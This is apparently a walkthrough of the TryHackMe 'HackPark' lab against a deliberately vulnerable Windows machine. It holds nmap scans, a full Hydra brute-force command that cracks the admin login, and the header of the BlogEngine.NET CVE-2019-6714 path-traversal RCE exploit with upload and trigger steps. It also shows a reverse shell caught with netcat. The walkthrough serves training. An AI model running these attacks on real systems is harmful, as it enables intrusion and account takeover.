
Box:



HackPark

Bruteforce a websites login with Hydra, identify and use a public exploit then escalate your privileges on this Windows machine!


Directions:

Advanced Exploitation

Now you've warmed up, its time for you to dive a little deeper. Complete the following rooms and get practice in:

- Vulnerability Scanning
- Handling Public Exploits
- Password Cracking
- Metasploit Framework
- Port Redirection

Web:



Welcome to HackPark

HackPark amusements is a great place to bring the kids on a great hacking adventure!...

Deploy the vulnerable Windows machine

Connect to our network and deploy this machine. Please be patient as this machine can take up to 5 minutes to boot! You can test if you are connected to our network, by going to our access page. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

This room will cover: brute forcing an accounts credentials, handling public exploits, using the Metasploit framework and privilege escalation on Windows.

Nmap:

```
┌──(root㉿kali)-[~/thm/hackPark]
└─# nmap -sV -T5 10.10.140.108 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 15:14 EDT
Nmap scan report for 10.10.140.108
Host is up (0.21s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 8.5
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.62 seconds
```

Nmap2:

```
┌──(root㉿kali)-[~/thm/hackPark]
└─# nmap -sC -T5 10.10.140.108 -Pn -p 80,3389
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 15:15 EDT
Nmap scan report for 10.10.140.108
Host is up (0.19s latency).
```

```
PORT    STATE SERVICE

80/tcp   open  http

|_http-title: hackpark | hackpark amusements

| http-robots.txt: 6 disallowed entries

| /Account/*.* /search /search.aspx /error404.aspx

|_/archive /archive.aspx

| http-methods:

|_  Potentially risky methods: TRACE

3389/tcp open  ms-wbt-server

| ssl-cert: Subject: commonName=hackpark

| Not valid before: 2025-07-09T19:00:00

|_Not valid after:  2026-01-08T19:00:00

| rdp-ntlm-info:

|   Target_Name: HACKPARK

|   NetBIOS_Domain_Name: HACKPARK

|   NetBIOS_Computer_Name: HACKPARK

|   DNS_Domain_Name: hackpark

|   DNS_Computer_Name: hackpark

|   Product_Version: 6.3.9600

|_  System_Time: 2025-07-10T19:15:54+00:00

|_ssl-date: 2025-07-10T19:15:50+00:00; -6s from scanner time.


Host script results:

|_clock-skew: mean: -6s, deviation: 0s, median: -7s


Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
```

Using Hydra to brute-force a login


Hydra is a parallelized, fast and flexible login cracker. If you don't have Hydra installed or need a Linux machine to use it, you can deploy a powerful Kali Linux machine and control it in your browser!

Brute forcing can be trying every combination of a password. Dictionary attacks are also a type of brute forcing, where we iterate through a wordlist to obtain the password.

Answer the questions below

*We need to find a login page to attack and identify what type of request the form is making to the webserver. Typically, web servers make two types of requests, a **GET** request which is used to request data from a webserver and a **POST** request which is used to send data to a server.*

You can check what request a form is making by right clicking on the login form, inspecting the element and then reading the value in the method field. You can also identify this if you are intercepting the traffic through BurpSuite (other HTTP methods can be found here).




Now we know the request type and have a URL for the login form, we can get started brute-forcing an account.

Run the following command but fill in the blanks:

hydra -l <username> -P /usr/share/wordlists/<wordlist> <ip> http-post-form

Guess a username, choose a password wordlist and gain credentials to a user account!


On burp:



```
POST /Account/login.aspx?ReturnURL=%2fadmin%2f HTTP/1.1
Host: 10.10.140.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 568
Origin: http://10.10.140.108
Connection: keep-alive
Referer: http://10.10.140.108/Account/login.aspx?ReturnURL=/admin/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

__VIEWSTATE=
sVGsgMTowxX1XdJkE3ZyiFHBr%2BczcUxdRJ6FKzZQmTI%2BP0GjIML%2BW1ChZ9EZkz9uamEIk2loBc%2ByAc5LMetL%2B0ehRNwFS5G%2BW%2FUw9iuSk25fYnQKIlbUvNsT1ThTdrLHHQhCxViM6uinyYvOLA6JjO1DKYuMpBumrbcl2GnO83z
OP0rM&__EVENTVALIDATION=
1WhdyyIHSNPQhllqz0W5ZY6BaD8vzs1KN%2F%2BEWFGz%2BgrL8q1GG%2BgiTWbjallFj%2BNGOF5SUq%2B7y8BVQLy%2FGdoHw8ieLN%2B99uDlxqK65m3sB8hV%2F8hJBZKUny9wQo8H7EFqXVJzExlvGTgoPzzg0clm98DRLyNEQGI9Gn5%2F0
I61jUbM4QbV&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=admin&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in
```

Hydra:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.140.108 http-post-form "/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=sVGsgMTowxX1XdJkE3ZyiFHBr%2BczcUxdRJ6FKzZQmTI%2BP0GjIML%2BW1ChZ9EZkz9uamEIk2loBc%2ByAc5LMetL%2B0ehRNwFS5G%2BW%2FUw9iuSk25fYnQKIlbUvNsT1ThTdrLHHQhCxViM6uinyYvOLA6JjO1DKYuMpBumrbcl2GnO83zOP0rM&__EVENTVALIDATION=1WhdyyIHSNPQhllqz0W5ZY6BaD8vzs1KN%2F%2BEWFGz%2BgrL8q1GG%2BgiTWbjallFj%2BNGOF5SUq%2B7y8BVQLy%2FGdoHw8ieLN%2B99uDlxqK65m3sB8hV%2F8hJBZKUny9wQo8H7EFqXVJzExlvGTgoPzzg0clm98DRLyNEQGI9Gn5%2F0I61jUbM4QbV&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login Failed"
```




```
┌──(root㉿kali)-[~/thm/hackPark]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.140.108 http-post-form "/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=sVGsgMTowxX1XdJkE3ZyiFHB
r%2BczcUxdRJ6FKzZQmTI%2BP0GjIML%2BW1ChZ9EZkz9uamEIk2loBc%2ByAc5LMetL%2B0ehRNwFS5G%2BW%2FUw9iuSk25fYnQKIlbUvNsT1ThTdrLHHQhCxViM6uinyYvOLA6JjO1DKYuMpBumrbcl2GnO
83zOP0rM&__EVENTVALIDATION=1WhdyyIHSNPQhllqz0W5ZY6BaD8vzs1KN%2F%2BEWFGz%2BgrL8q1GG%2BgiTWbjallFj%2BNGOF5SUq%2B7y8BVQLy%2FGdoHw8ieLN%2B99uDlxqK65m3sB8hV%2F8hJB
ZKUny9wQo8H7EFqXVJzExlvGTgoPzzg0clm98DRLyNEQGI9Gn5%2F0I61jUbM4QbV&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password
=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login Failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-10 16:21:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.140.108:80/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=sVGsgMTowxX1XdJkE3ZyiFHBr%2BczcUxdRJ6FKzZQmTI%2BP0GjIML%2BW
1ChZ9EZkz9uamEIk2loBc%2ByAc5LMetL%2B0ehRNwFS5G%2BW%2FUw9iuSk25fYnQKIlbUvNsT1ThTdrLHHQhCxViM6uinyYvOLA6JjO1DKYuMpBumrbcl2GnO83zOP0rM&__EVENTVALIDATION=1WhdyyIH
SNPQhllqz0W5ZY6BaD8vzs1KN%2F%2BEWFGz%2BgrL8q1GG%2BgiTWbjallFj%2BNGOF5SUq%2B7y8BVQLy%2FGdoHw8ieLN%2B99uDlxqK65m3sB8hV%2F8hJBZKUny9wQo8H7EFqXVJzExlvGTgoPzzg0clm
98DRLyNEQGI9Gn5%2F0I61jUbM4QbV&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24Login
User%24LoginButton=Log+in:Login Failed
[STATUS] 641.00 tries/min, 641 tries in 00:01h, 14343758 to do in 372:58h, 16 active
[80][http-post-form] host: 10.10.140.108   login: admin   password: 1qaz2wsx
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-10 16:23:33
```

[80][http-post-form] host: 10.10.140.108   login: admin   password: 1qaz2wsx

Compromise the machine

In this task, you will identify and execute a public exploit (from exploit-db.com) to get initial access on this Windows machine!

Exploit-Database is a CVE (common vulnerability and exposures) archive of public exploits and corresponding vulnerable software, developed for the use of penetration testers and vulnerability researches. It is owned by Offensive Security (who are responsible for OSCP and Kali).



ABOUT


BlogEngine.NET is an open source ASP.NET project that was born out of desire for a better blogging platform. We focused on simplicity, ease of use, extendibility and innovative design while taking advantage of the latest .NET features.

BlogEngine.NET is easily customizable. We have many downloadable themes, widgets, and extensions or you can make your own with some basic .NET skills. With BlogEngine.NET, it is easy to make your blog look and function exactly how you'd like.

Your BlogEngine.NET Specification

Version:	3.3.6.0
Configuration:	Single blog
Trust level:	Unrestricted
Identity:	IIS APPPOOL\Blog
Blog provider:	XmlBlogProvider
Membership provider:	XmlMembershipProvider
Role provider:	XmlRoleProvider

Exploit-DB:



Show 15

Search: BlogEngine 3.3.6

Date	D	A	V	Title	Type	Platform	Author
2019-06-25	⬇	▣	✗	BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal	WebApps	ASPX	Aaron Bishop
2019-06-20	⬇		✗	BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection	WebApps	ASPX	Aaron Bishop
2019-06-19	⬇		✗	BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Execution	WebApps	ASPX	Aaron Bishop
2019-06-19	⬇		✗	BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution	WebApps	ASPX	Aaron Bishop
2019-02-12	⬇	▣	✓	BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution	WebApps	ASPX	Dustin Cobb

Showing 1 to 5 of 5 entries (filtered from 46,370 total entries)

```
# Exploit Title: BlogEngine.NET <= 3.3.6 Directory Traversal RCE
# Date: 02-11-2019
# Exploit Author: Dustin Cobb
# Vendor Homepage: https://github.com/rxtur/BlogEngine.NET/
# Software Link: https://github.com/rxtur/BlogEngine.NET/releases/download/v3.3.6.0/3360.zip
# Version: <= 3.3.6
# Tested on: Windows 2016 Standard / IIS 10.0
# CVE : CVE-2019-6714

/*
 * CVE-2019-6714
 *
 * Path traversal vulnerability leading to remote code execution.  This
 * vulnerability affects BlogEngine.NET versions 3.3.6 and below.  This
 * is caused by an unchecked "theme" parameter that is used to override
 * the default theme for rendering blog pages.  The vulnerable code can
 * be seen in this file:
 *
 * /Custom/Controls/PostList.ascx.cs
 *
 * Attack:
 *
 * First, we set the TcpClient address and port within the method below to
 * our attack host, who has a reverse tcp listener waiting for a connection.
 * Next, we upload this file through the file manager.  In the current (3.3.6)
 * version of BlogEngine, this is done by editing a post and clicking on the
 * icon that looks like an open file in the toolbar.  Note that this file must
 * be uploaded as PostView.ascx. Once uploaded, the file will be in the
 * /App_Data/files directory off of the document root. The admin page that
 * allows upload is:
 *
 * http://10.10.10.10/admin/app/editor/editpost.cshtml
 *
```

* Finally, the vulnerability is triggered by accessing the base URL for the


* blog with a theme override specified like so:

* http://10.10.10.10/?theme=../../App_Data/files

*/

Executinig the exploit:

we got:



```
┌──(root㉿kali)-[~/thm/hackPark]
└─# nc -nlvp 4445
listening on [any] 4445 ...
connect to [10.11.140.218] from (UNKNOWN) [10.10.22.13] 49227
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>

c:\windows\system32\inetsrv>
dir
c:\windows\system32\inetsrv>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of c:\windows\system32\inetsrv
08/03/2019  11:41 AM    <DIR>          .
08/03/2019  11:41 AM    <DIR>          ..
08/03/2019  10:45 AM           111,616 appcmd.exe
07/01/2013  09:49 AM             3,810 appcmd.xml
```

Windows Privilege Escalation

In this task we will learn about the basics of Windows Privilege Escalation.

First we will pivot from netcat to a meterpreter session and use this to enumerate the machine to identify potential vulnerabilities. We will then use this gathered information to exploit the system and become the Administrator.

